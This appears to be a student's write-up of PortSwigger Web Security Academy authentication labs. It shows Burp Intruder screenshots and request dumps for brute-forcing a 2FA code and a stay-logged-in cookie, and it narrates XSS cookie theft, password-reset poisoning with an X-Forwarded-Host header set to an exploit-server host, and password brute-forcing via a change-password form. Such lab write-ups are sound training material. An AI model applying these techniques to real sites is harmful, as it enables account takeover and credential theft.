

12. Intruder attack of https://0a07008b0342e265804a8f7e000a00dd.web-security-academy.net
Attack
Save
Results
Positions
Payloads
Resource pool
Settings
Intruder attack results filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
\-warning>(.*?)</p>\n
Comment
14 football 200 156 3162
0 200 396 3240 Invalid username or passwo...
1 123456 200 155 3292 You have made too many in...
2 password 200 7882 3292 You have made too many in...
3 12345678 200 156 3292 You have made too many in...
4 qwerty 200 159 3292 You have made too many in...
5 123456789 200 197 3292 You have made too many in...
6 12345 200 156 3292 You have made too many in...
7 1234 200 241 3292 You have made too many in...
8 111111 200 225 3292 You have made too many in...
9 1234567 200 160 3292 You have made too many in...
10 dragon 200 155 3292 You have made too many in...
11 123123 200 198 3292 You have made too many in...
12 baseball 200 197 3292 You have made too many in...
Request
Response
Pretty
Raw
Hex
POST /login HTTP/2
Host: 0a07008b0342e265804a8f7e000a00dd.web-security-academy.net
Cookie: session=WrDwOVNSDhOP3xRiiRG5NuNWuQjoOLum
Content-Length: 29
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Origin: https://0a07008b0342e265804a8f7e000a00dd.web-security-academy.net

Lab 8: https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic

In this challenge I am using bruteforcer to get otp and then I use that otp to login to the victim's account.

Application is using two requests one is to send get otp request and another one is post request to verify the request.






Lab 9: https://portswigger.net/web-security/authentication/other-mechanisms/lab-brute-forcing-a-stay-logged-in-cookie


In this lab, I exploited the "Stay Logged In" cookie feature, which is useful for users as it allows them to log in without typing their username and password every time. With this cookie, users can easily access their account. My task was to use this cookie to gain access to another user's account.


To achieve this, I captured the request where the cookie is generated by the server when a user selects the "Stay Logged In" checkbox and sends the request. I used Burp Suite's intruder panel to check the cookie, which offers multiple options to decode the string or value of the cookie. I highlighted the cookie value, and it automatically returned the format.


Next, I captured the GET request from the browser and sent it to the intruder. From there, I added a few rules and started my attack using a password list. After running the attack, I successfully retrieved a password. To verify this, I logged in to my account and looked for an option called "Update Email." Finding this option confirmed that I was on the home page.

To ensure my attack was successful, I used the "Grep Match" option in Burp and added the string "Update Email." After some time, it worked. I then replaced my username "wiener" with "carlos," used the password list, and found the password. Finally, the account takeover using the cookie was completed.


Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0a770019045e461f859d49000029006f.web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
GET /my-account?id=carlos HTTP/2
Host: 0a770019045e461f859d49000029006f.web-security-academy.net
Cookie: stay-logged-in=§d2llbmVyOjUxZGMzMGRkYzQ3M2QOM2E2MDExZTllYmJhNmNhNzcw§; session=u836Jxqb7cyrZlK56HJXucYQGORd41jP
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a770019045e461f859d49000029006f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i


Positions
Payloads
Resource pool
Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 100
Payload type: Simple list
Request count: 100
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
123456
password
12345678
qwerty
123456789
12345
1234
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Add Prefix: carlos:
Hash: MD5
Base64-encode
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: /\=<>?+&*;:"{}|^`#


Attack Save
9. Intruder attack of https://0a770019045e461f859d49000029006f.web-security-academy.net
Results Positions Payloads Resource pool Settings
Intruder attack results filter: Showing all items
Request Payload Status code Response received Error Timeout Length Update email Comment
87 Y2FybG9zOjFkMTBjYTdmOGZlMjYxNWJmNzJhMjQ5Y... 200 162 3346 1
0 302 200 173
1 Y2FybG9zOmUxMGFkYzM5NDliYTU5YWJiZTU2ZTA1... 302 180 173
2 Y2FybG9zOjVmNGRjYzNiNWFhNzY1ZDYxZDgzMjdkZ... 302 225 173
3 Y2FybG9zOjI1ZDU1YWQyODNhYTQwMGFmNDY0Yzc... 302 232 173
4 Y2FybG9zOmQ4NTc4ZWRmODQ1OGNlMDZmYmM1... 302 159 173
5 Y2FybG9zOjI1ZjllNzk0MzIzYjQ1Mzg4NWY1MTgxZjFi... 302 157 173
6 Y2FybG9zOjgyN2NjYjBlZWE4YTcwNmM0YzM0YTE2O... 302 157 173
7 Y2FybG9zOjgxZGM5YmRiNTJkMDRkYzIwMDM2ZGJk... 302 229 173
8 Y2FybG9zOjk2ZTc5MjE4OTY1ZWI3MmM5MmE1NDlk... 302 157 173
9 Y2FybG9zOmZjZWE5Mjg8mNzQxMmI1ZGE3YmUwY2Y... 302 173 173
10 Y2FybG9zOjg2MjFmZmRiYzU2OTg4MjkzOTdkOTc3N... 302 157 173
11 Y2FybG9zOjQyOTdmNDRiMTM5NTUyMzUyNDViMj... 302 158 173
12 Y2FybG9zOji3NmY4ZGIwYjg2ZWRhYTdmYzgwNTUxN... 302 217 173
Request Response
Pretty Raw Hex
GET /my-account?id=carlos HTTP/2
Host: 0a770019045e461f859d49000029006f.web-security-academy.net
Cookie: stay-logged-in=Y2FybG9zOjFkMTBjYTdmOGZlMjYxNWJmNzJhMjQ5YTdkMzRkNmI5; session=uB36Jxqb7cyrZ1E56HJXucYQGORd4ijP
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
Search
0 highlights
8. Intruder attack of https://0a770019045e461f859d49000029006f.web-security-academy.net
Attack Save
Results Positions Payloads Resource pool Settings
Intruder attack results filter: Showing all items
Reque... Payload Status code Respons... Error Timeout Length error excepti... illegal invalid fail stack access directo... file not fou... unknown uid= c:\ varchar ODBC SQL
0 302 201 173
1 OWI2M2IxMjZiZTY0YmI4ZTV... 302 228 173
2 ZDQ0ZjA3NjAwY2E2MzQ1N... 302 180 173
3 N2Y2Y2E5NDIxOWUwMmY3... 302 156 173
4 YzI0ODI0ZTUzNzM4NTUzYj... 302 156 173
5 ZDMxNWM1M2I4Y2YxOTQ... 302 155 173
6 MmYzMjVlOGU5NWVmNzU... 302 155 173
7 OTA0YjY3N2NmNjNiN2IzMz... 302 195 173
8 MzcyMzZjMjc1ODc4NzlmM... 302 160 173


https://0a770019045e461f859d49000029006f.web-security-academy.net/login
Web Security Academy
Brute-forcing a stay-logged-in cookie
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
Login
Username
Password
Stay logged in
Log in

Lab 10: https://portswigger.net/web-security/authentication/other-mechanisms/lab-offline-password-cracking

In this lab, I'm exploiting the "Stay logged in" cookie feature, which lets users log in without entering their credentials every time. I started by using my own account to investigate how this cookie works. I captured a request where the cookie is generated when the "Stay logged in" box is checked. After some digging, I found the cookie was Base64 encoded in the format username:md5HashOfPassword.

Next, I used the blog's comment section, which has an XSS vulnerability, to steal the victim's cookie. I posted an XSS payload that sent the victim's cookie to my exploit server. Once I captured their cookie, I decoded it in Burp Decoder and saw the format as carlos:md5Hash. I then copied the hash and searched it online, revealing the password as "onceuponatime."

With the password in hand, I logged into the victim's account, went to the "My account" page, and deleted the account to complete the lab.

(Note: This lab shows how passwords can be cracked offline using tools like hashcat, but for ethical testing, avoid submitting real password hashes to search engines.)

Lab 11: https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware

With Burp running, I started checking out the password reset functionality. I noticed that a unique reset token is sent via email. So, I sent the POST /forgot-password request over to Burp Repeater. Then, I saw that the X-Forwarded-Host header was supported, which means I could use it to redirect the reset link to any domain I wanted.

Next, I went to the exploit server and grabbed my exploit server URL. Back in Burp Repeater, I added the X-Forwarded-Host header with my exploit server URL:

X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net

I changed the username parameter to carlos and sent the request. After that, I went back to my exploit server's access log and saw a GET /forgot-password request containing Carlos's token in the query parameter. I made sure to note down this token.

Then, I grabbed the legitimate password reset link from my email (the real one, not the one pointing to my exploit server). I pasted that link in the browser and swapped out the temp-forgot-password-token parameter with the stolen token from Carlos.

Once I loaded the new URL, I was able to set a new password for Carlos's account. I used that new password to log into Carlos's account and completed the lab!

Lab 12: https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-brute-force-via-password-change

I logged in and started playing around with the password change functionality. I noticed that the username is submitted as a hidden input in the request. Then, I checked what happens if you put in the wrong current password. If the two new password fields match, the account gets locked. But if the new passwords don't match, it only throws an error saying "Current password is incorrect." This behavior is useful because if you enter a valid current password but two different new ones, the message changes to "New passwords do not match." That's the clue we can use to figure out valid passwords.

So, I put in my correct current password and intentionally entered two new passwords that didn't match. I sent this POST /my-account/change-password request to Burp Intruder.

In Burp Intruder, I swapped the username to carlos and added a payload position to the current-password parameter. I made sure to keep the new passwords different, something like:

username=carlos&current-password=§incorrect-password§&new-password-1=123&new-password-2=abc

On the Payloads tab, I added the list of passwords as the payload set. On the Settings tab, I created a grep match rule to look for responses containing "New passwords do not match." Then, I kicked off the attack.

Once the attack finished, I saw one response with the "New passwords do not match" message. That was my correct password. I logged out of my account and signed in with Carlos's username and the password I just found.